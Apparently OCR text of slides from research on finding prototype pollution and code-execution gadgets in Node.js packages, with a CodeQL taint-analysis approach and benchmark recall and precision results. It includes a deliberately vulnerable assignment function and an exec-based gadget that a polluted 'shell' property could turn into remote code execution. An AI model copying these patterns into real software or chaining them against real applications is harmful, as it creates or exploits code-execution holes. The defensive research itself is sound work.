
```
function handleUpdate(query){
  const obj = {};
  /* ... */
  const p = obj[query.org];
  p[query.prj] = query.details;
  /* ... */
}
```

Gadget

```
function execHelper(args, options) {
  const cmd = options.shell ||
    'cmd.exe /k';
  return exec(`${cmd} ${args}`);
}

execHelper('backup-script.bat’, {})
```

- **RQ1:** How to identify prototype pollutions in NPM packages and applications?
- **RQ2:** How to identify gadgets in Node.js APIs?
- **RQ3:** How to exploit RCE via prototype pollution in applications?

RQ1: How to identify prototype pollutions in NPM packages and applications?



Static taint analysis

Tracking how sensitive information flows from the sources to target sinks.


The *input* label marks parameters that are directly controlled by the attacker.
The *proto* label marks the attacker-controlled *prototype* object.

```
function handleUpdate(arg1, arg2, arg3) {
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  /* ... */
}
```

https://github.com/github/codeql

Evaluation of packages analysis


We built a new benchmark from 100 vulnerable Node.js packages and evaluate true positives and false positives metrics for each package.




Metrics	Baseline queries		Priority queries		General queries	
	Prototype Polluting Assignment	Prototype Polluting Function	Exported Functions	Any Functions	Exported Functions	Any Functions
Recall	42.1%	21.3%	82.2%	93.3%	88.4%	97.0%
Precision	46.1%	67.3%	49.6%	40.1%	35.3%	30.9%

The best result achieves 97% recall.

RQ2: How to identify gadgets in Node.js API?

